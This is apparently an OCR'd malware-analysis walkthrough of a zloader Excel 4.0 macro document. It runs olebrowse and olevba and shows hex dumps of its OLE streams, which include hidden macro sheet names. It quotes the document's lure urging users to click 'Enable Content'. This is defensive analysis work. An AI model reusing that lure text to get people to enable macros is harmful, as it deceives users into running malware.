
Initally we will open the process hacker and then open the doc.



Security Warning Macros have been disabled. Options...

PROTECTED DOCUMENT


CAN'T VEIW THE CONTENT? READ THE BELOW STEPS

1. Open the document in Microsoft Office.
Previewing online does not work for protected documents.

2. Use a Desktop or Laptop.
Protected document do not work on mobile phones or tablets.

3. Please click "Enable Editing" and then "Enable Content" on the yellow bar above to display the content.

Now here View->Macros->View Macros and here it seems to be wmpty.



Security Warning Macros have been disabled. Options...

Macro name:

Macros in: All Open Workbooks

Description

PROTECTED DOCUMENT

CAN'T VEIW THE CONTENT? READ THE BEL


1. Open the document in Microsoft Office
Previewing online does not work for protected do

2. Use a Desktop or Laptop.
Protected document do not work on mobile phones

3. Please click "Enable Editing" and then "Enable Content" on the yellow

-----

Now here we will load the sample in olebrowse.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\john>cd Desktop\zloader

C:\Users\john\Desktop\zloader>olebrowse
```

Open — zloader


Name	Date modified	Type
Maria Martinez.xls	4/24/2020 10:18 PM	Microsoft Office E...

File name: Maria Martinez.xls — All files (*.*)

Open Cancel

CPU Usage: 5.57% Physical memory: 718.13 MB (17.53%) Processes: 36

And now we can browse all of the ole objects in the sample



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\john>cd Desktop\zloader

C:\Users\john\Desktop\zloader>olebrowse
```

olebrowse

Select a stream, or press Esc to exit


|DocumentSummaryInformation
|SummaryInformation
Workbook
~ About olebrowse
~ Quit

Cancel OK

Name	PID	CPU	I/O	Private bytes	User name	Description
svchost.exe	448			1.39 MB		Host Process for Windows Ser...
SearchIndexer.exe	784	0.02	64 B/s	28.37 MB		Microsoft Windows Search In...
lsass.exe	444			3.48 MB		Local Security Authority Proce...
lsm.exe	452			2.11 MB		Local Session Manager Service
csrss.exe	352	0.68		1.95 MB		Client Server Runtime Process
conhost.exe	912			1.34 MB	WIN-DEC7JP8V2OC\john	Console Window Host
winlogon.exe	392			2.38 MB		Windows Logon Application
explorer.exe	1264	0.13		36.01 MB	WIN-DEC7JP8V2OC\john	Windows Explorer
cmd.exe	648			1.96 MB	WIN-DEC7JP8V2OC\john	Windows Command Processor
olebrowse.exe	416			784 kB	WIN-DEC7JP8V2OC\john	

CPU Usage: 6.04% Physical memory: 716.37 MB (17.49%) Processes: 36

Here we can view the hexview of DocumentSummaryInformation , here we can view the names of sheet in the document,but in the document the sheet are not present and also they are using Excel 4.0 Macros.


Process Hacker [WIN-DEC7JP8V2OC\john]
Hacker
View
Tools
Users
Help
Refresh
Options
Find handles or DLLs
System information
Search Processes (Ctrl+K)
C:\Windows\system32\cmd.exe - olebrowse
olebrowse
Cancel
OK
Description
Client Server Runtime Process
Windows Start-Up Application
Services and Controller app
Host Process for Windows Ser...
Host Process for Windows Ser...
Host Process for Windows Ser...
Windows Audio Device Graph...
Host Process for Windows Ser...
Desktop Window Manager
Host Process for Windows Ser...
Task Scheduler Engine
Google Installer
Google Crash Handler
Google Crash Handler
Host Process for Windows Ser...
Host Process for Windows Ser...
Spooler SubSystem App
Host Process for Windows Ser...
Host Process for Windows Tas...
Microsoft Software Protection...
Host Process for Windows Ser...
Microsoft Windows Search In...
Local Security Authority Proce...
Local Session Manager Service
Client Server Runtime Process
Console Window Host
Windows Logon Application
Windows Explorer
Windows Command Processor


```
Microsoft Windows [Version 6.1.7601]
```

Stream: DocumentSummaryInformation

```
00000000   FE FF 00 00 0A 00 02 00 00 00 00 00 00 00 00 00    ................
00000010   00 00 00 00 00 00 00 00 01 00 00 00 02 D5 CD D5    ................
00000020   9C 2E 1B 10 93 97 08 00 2B 2C F9 AE 30 00 00 00    ........+,..0...
00000030   5C 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00    ............P...
00000040   0F 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00    ....X.......d...
00000050   0B 00 00 00 6C 00 00 00 10 00 00 00 74 00 00 00    ....l.......t...
00000060   13 00 00 00 7C 00 00 00 16 00 00 00 84 00 00 00    ....|...........
00000070   0D 00 00 00 8C 00 00 00 0C 00 00 00 15 02 00 00    ................
00000080   02 00 00 00 E4 04 00 00 1E 00 00 00 04 00 00 00    ................
00000090   00 00 00 00 03 00 00 00 00 00 10 00 0B 00 00 00    ................
000000A0   00 00 00 00 0B 00 00 00 00 00 00 00 0B 00 00 00    ................
000000B0   00 00 00 00 0B 00 00 00 00 00 00 00 1E 10 00 00    ................
000000C0   20 00 00 00 07 00 00 00 53 68 65 65 74 31 00 0E     .......Sheet1..
000000D0   00 00 00 4C 47 75 50 47 77 4B 56 45 44 71 63 45    ...LGuPGwKVEDqcE
000000E0   00 0C 00 00 00 6A 53 52 46 71 53 6F 42 50 77 4F    .....jSRFqSoBPwO
000000F0   00 07 00 00 00 4D 61 63 72 6F 32 00 07 00 00 00    .....Macro2.....
00000100   4D 61 63 72 6F 33 00 07 00 00 00 4D 61 63 72 6F    Macro3.....Macro
00000110   34 00 07 00 00 00 4D 61 63 72 6F 35 00 07 00 00    4.....Macro5....
00000120   00 4D 61 63 72 6F 36 00 07 00 00 00 4D 61 63 72    .Macro6.....Macr
00000130   6F 37 00 07 00 00 00 4D 61 63 72 6F 38 00 07 00    o7.....Macro8...
00000140   00 00 4D 61 63 72 6F 39 00 08 00 00 00 4D 61 63    ..Macro9.....Mac
00000150   72 6F 31 30 00 08 00 00 00 4D 61 63 72 6F 31 31    ro10.....Macro11
00000160   00 08 00 00 00 4D 61 63 72 6F 31 32 00 08 00 00    .....Macro12....
00000170   00 4D 61 63 72 6F 31 33 00 08 00 00 00 4D 61 63    .Macro13.....Mac
00000180   72 6F 31 34 00 08 00 00 00 4D 61 63 72 6F 31 35    ro14.....Macro15
```

CPU Usage: 25.39% | Physical memory: 716.06 MB (17.48%) | Processes: 36

Here this is the hex view of the SummaryInformation.


Process Hacker [WIN-DEC7JP8V2OC\john]
Hacker
View
Tools
Users
Help
Refresh
Options
Find handles or DLLs
System information
Search Processes (Ctrl+K)
C:\Windows\system32\cmd.exe - olebrowse
olebrowse
Cancel
OK
Description
Client Server Runtime Process
Windows Start-Up Application
Services and Controller app
Host Process for Windows Ser...
Host Process for Windows Ser...
Host Process for Windows Ser...
Windows Audio Device Graph...
Host Process for Windows Ser...
Desktop Window Manager
Host Process for Windows Ser...
Task Scheduler Engine
Google Installer
Google Crash Handler
Google Crash Handler
Host Process for Windows Ser...
Host Process for Windows Ser...
Spooler SubSystem App
Host Process for Windows Ser...
Host Process for Windows Tas...
Microsoft Software Protection...
Host Process for Windows Ser...
Microsoft Windows Search In...
Local Security Authority Proce...
Local Session Manager Service
Client Server Runtime Process
Console Window Host
Windows Logon Application
Windows Explorer
Windows Command Processor


```
Microsoft Windows [Version 6.1.7601]
```

Stream: SummaryInformation

```
00000000   FE FF 00 00 0A 00 02 00 00 00 00 00 00 00 00 00    ................
00000010   00 00 00 00 00 00 00 00 01 00 00 00 E0 85 9F F2    ................
00000020   F9 4F 68 10 AB 91 08 00 2B 27 B3 D9 30 00 00 00    .Oh.....+'..0...
00000030   A4 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00    ............@...
00000040   04 00 00 00 8C 00 00 00 08 00 00 00 48 00 00 00    ............H...
00000050   12 00 00 00 54 00 00 00 0C 00 00 00 6C 00 00 00    ....T.......l...
00000060   0D 00 00 00 78 00 00 00 13 00 00 00 84 00 00 00    ....x...........
00000070   02 00 00 00 E4 04 00 00 1E 00 00 00 04 00 00 00    ................
00000080   00 00 00 00 1E 00 00 00 10 00 00 00 4D 69 63 72    ............Micr
00000090   6F 73 6F 66 74 20 45 78 63 65 6C 00 40 00 00 00    osoft Excel.@...
000000A0   00 D8 0A 67 6A 19 D6 01 40 00 00 00 80 EC 1F A8    ...gj...@.......
000000B0   3D 1A D6 01 03 00 00 00 01 00 00 00 1E 00 00 00    =...............
000000C0   0F 00 00 00 7A 7A 7A 62 67 76 6D 73 75 71 77 76    ....zzzbgvmsuqwv
000000D0   61 64 00 00                                        ad..
```

CPU Usage: 6.94% | Physical memory: 712.06 MB (17.39%) | Processes: 36

Here this is the hex view of the Workbook.




Stream: Workbook

```
00000000   09 08 10 00 00 06 05 00 5A 4F CD 07 C9 00 02 00   ........ZO......
00000010   06 08 00 00 2F 00 C8 00 01 00 04 00 02 00 0C 00   ..../...........
00000020   00 00 7E 00 00 00 0C 00 00 00 00 00 00 00 01 68   ..~............h
00000030   00 00 04 80 00 00 80 00 00 00 01 00 00 00 00 00   ................
00000040   00 00 00 00 00 00 4D 00 69 00 63 00 72 00 6F 00   ......M.i.c.r.o.
00000050   73 00 6F 00 66 00 74 00 20 00 45 00 6E 00 68 00   s.o.f.t. .E.n.h.
00000060   61 00 6E 00 63 00 65 00 64 00 20 00 43 00 72 00   a.n.c.e.d. .C.r.
00000070   79 00 70 00 74 00 6F 00 67 00 72 00 61 00 70 00   y.p.t.o.g.r.a.p.
00000080   68 00 69 00 63 00 20 00 50 00 72 00 6F 00 76 00   h.i.c. .P.r.o.v.
00000090   69 00 64 00 65 00 72 00 20 00 76 00 31 00 2E 00   i.d.e.r. .v.1...
000000A0   30 00 00 00 10 00 00 00 88 67 F9 E0 0F 1D 9F BD   0........g......
000000B0   4F A6 BA 83 43 B9 DF DF 58 3B EA DF 9C 9C 00 F9   O...C...X;......
000000C0   63 58 C7 68 42 FD 90 BA 14 00 00 00 BC DF DF 03   cX.hB...........
000000D0   C9 BF CB DC 58 40 F0 7E 4F D7 CC 85 CA F8 FC 7E   ....X@.~O......~
000000E0   E1 00 02 00 B0 04 C1 00 02 00 46 F7 E2 00 00 00   ..........F.....
000000F0   5C 00 70 00 40 8F D4 10 13 A9 F1 8E 5E 27 58 ED   ..p.@.......^'X.
00000100   D8 57 49 7A 56 50 E9 2F FC 39 F0 D8 B2 20 61 7C   .WIzVP./.9... a|
00000110   27 39 1C 0F 9E 19 FD F1 94 95 9F 44 77 55 CB A8   '9.........DwU..
00000120   80 55 F4 F0 73 1A 97 CA DE FC 89 15 CC 77 2F FF   .U..s........w/.
00000130   74 10 6B A1 39 D9 C9 25 71 8C 4E 7A F1 9E AE 4D   t.k.9..%q.Nz...M
00000140   C5 40 66 AD 1B 98 C2 C4 EE 2A 5B 8A E8 48 07 D5   .@f......*[..H..
00000150   27 76 65 70 C0 49 8F 12 68 DA 48 A3 E0 92 1E 8B   'vep.I..h.H.....
00000160   B6 A0 BA B9 42 00 02 00 A7 74 61 01 02 00 82 5D   ....B....ta....]
00000170   C0 01 00 00 3D 01 40 00 13 D5 64 FA F2 C9 B1 37   ....=.@...d....7
00000180   25 61 76 E9 1D F4 60 12 E9 A4 C8 BB EA 12 B7 02   %av...`.........
```

CPU Usage: 5.86% | Physical memory: 713.97 MB (17.43%) | Processes: 36

Process Hacker [WIN-DEC7JP8V2OC\john]
Hacker View Tools Users Help
Refresh
Options
Find handles or DLLs
System information
Search Processes (Ctrl+K)
C:\Windows\system32\cmd.exe - olebrowse
olebrowse
Cancel
OK

Now here we are using olevba, it will gather information about the different shell the file is using




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\john>cd Desktop\zloader

C:\Users\john\Desktop\zloader>olebrowse

C:\Users\john\Desktop\zloader>olevba "Maria Martinez.xls"
```

```
spoolsv.exe         996               5.61 MB                         Spooler SubSystem App
svchost.exe         236               9.91 MB                         Host Process for Windows Ser...
taskhost.exe       1508               7.05 MB  WIN-DEC7JP8V2OC\johr   Host Process for Windows Tas...
sppsvc.exe         1584               2.17 MB                         Microsoft Software Protection...
svchost.exe         448               1.39 MB                         Host Process for Windows Ser...
SearchIndexer.exe   784  0.02  64 B/s 26.13 MB                        Microsoft Windows Search In...
lsass.exe           444               3.39 MB                         Local Security Authority Proce...
lsm.exe             452                  2 MB                         Local Session Manager Service
csrss.exe           352  0.36         1.95 MB                         Client Server Runtime Process
conhost.exe         912  0.08         1.34 MB  WIN-DEC7JP8V2OC\johr   Console Window Host
winlogon.exe        392               2.38 MB                         Windows Logon Application
explorer.exe       1264  0.60         35.7 MB  WIN-DEC7JP8V2OC\johr   Windows Explorer
cmd.exe             648               2.03 MB  WIN-DEC7JP8V2OC\johr   Windows Command Processor
ProcessHacker.exe   832  1.14         8.36 MB  WIN-DEC7JP8V2OC\johr   Process Hacker
```

CPU Usage: 10.15% | Physical memory: 688.92 MB (16.82%) | Processes: 34

Process Hacker [WIN-DEC7JP8V2OC\john]
Hacker View Tools Users Help
Refresh
Options
Find handles or DLLs
System information
Search Processes (Ctrl+K)
C:\Windows\system32\cmd.exe
Description

